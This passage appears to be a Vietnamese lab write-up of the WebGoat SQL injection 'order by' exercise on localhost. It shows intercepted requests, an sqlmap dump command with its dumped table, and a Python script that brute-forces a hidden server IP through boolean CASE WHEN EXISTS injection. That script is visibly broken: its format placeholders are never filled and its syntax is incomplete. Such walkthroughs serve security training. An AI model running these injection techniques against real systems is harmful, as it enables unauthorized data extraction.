- Mỗi khi ta ấn vào các dấu mũi tên thì nó sẽ sắp xếp lại bảng, ta ấn vào MAC thử thì request sẽ là như thế này:

```
GET /WebGoat/SqlInjection/servers?column=mac HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: JSESSIONID=486AEBACBD55AF6AFEACF369E38EC1E1
```

Figure 33. sorted mac

- Resonpse trả về rất bình thường:

Request Response

Raw Headers Hex

```
{
  "ip" : "192.168.3.3",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Acceptance server"
}, {
  "id" : "1",
  "hostname" : "webgoat-dev",
  "ip" : "192.168.4.0",
  "mac" : "AA:BB:11:22:CC:DD",
  "status" : "online",
  "description" : "Development server"
}, {
  "id" : "4",
  "hostname" : "webgoat-pre-prod",
  "ip" : "192.168.6.4",
  "mac" : "EF:12:FE:34:AA:CC",
  "status" : "offline",
  "description" : "Pre-production server"
} ]
```

Figure 34. response

- Ta thử edit request xem:

```
statement [select id, hostname, ip, mac, status, description from servers where status < > 'out of order' order by hostname] <
```

- Response là lỗi với thông báo như trên, câu lệnh là:

Select .... Where status < > 'out of order' order by **hostnamebao**

- Tới đây thì em nhận ra được thử sử dụng sqlmap xem tại mình cũng đã lấy được hết từ table servers rồi mà:

```
E:\sqlmapproject-sqlmap-9c917ec>python sqlmap.py -r request.txt -D PUBLIC -T servers --dump description,ip,id,status --threads=10
```

- Kết quả lấy được ip của webgoat-prd, trường này không hiện ở đề bài vì nó đã bị out of order:

id	userid	ip	email	today	status	password	description
1	tom	192.168.4.0	tom@webgoat.org	2019-05-12	online	thisisasecretfortomonly	Development server
2	tom	192.168.2.1	tom@webgoat.org	2019-05-12	online	thisisasecretfortomonly	Test server
3	tom	192.168.3.3	tom@webgoat.org	2019-05-12	offline	thisisasecretfortomonly	Acceptance server
4	tom	192.168.6.4	tom@webgoat.org	2019-05-12	offline	thisisasecretfortomonly	Pre-production server
4	tom	104.130.219.202	tom@webgoat.org	2019-05-12	out of order	thisisasecretfortomonly	Production server

Figure 35. Kết quả

- Nhưng làm như vậy thì hơi ăn gian quá :v ta sẽ làm theo đề bài yêu cầu là dùng order by.
- Vậy là sau trường column sẽ là giá trị của lệnh order by, ta sẽ dùng order by để check true false giống như đã từng làm dựa theo statement này, nhưng statement này sai cú pháp phải cần có end ở cuối nữa:

```
select * from users order by (case when (true) then lastname else firstname)
```

- Ở đây ta cần kiểm tra số ip của server webgoat từ 1 tới 255 để làm được như vậy thì phải có một câu lệnh check ở trường when và không có cái nào đơn giản hơn lệnh EXISTS.
- Ta sẽ có câu lệnh kiểu này ... (case when exists (select \* from servers where hostname='webgoat-prd' and substring(ip,1,1)=1) then ip else status end).

- Dựa vào đó ta viết một script python để brute force tiếp :v

```
import requests

url = "http://localhost:8080/WebGoat/SqlInjection/servers"
cookie = {"JSESSIONID": "D56958EA062723E57B43B4212CAC20DB"}
ip = ''

for i in range(1,4):
    for j in range(0,10):
        param = {"column": "(case when exists(select hostname from servers where hostname='webgoat-prd' and substring(ip,{},1)={})"
        r = requests.get(url, cookies=cookie, params=param)
        if ('2' == r.content.decode()[15]):
            ip += str(j)
            print(ip)
```

Figure 36. brute force

- Câu lệnh trên có nghĩa là khi when trả về True thì nó sẽ sắp xếp theo ip còn nếu sai thì sẽ sắp xếp theo status, sau đó ta thấy được từ content là khi true thì ở vị trí 15 sẽ là id=2 bằng cách đếm, xong ta cộng vào ip thôi còn 3 cái cuối đề đã cho sẵn, ta chỉ cần tìm phần ip thứ 1 thôi.
- Kết thúc phần SQLi.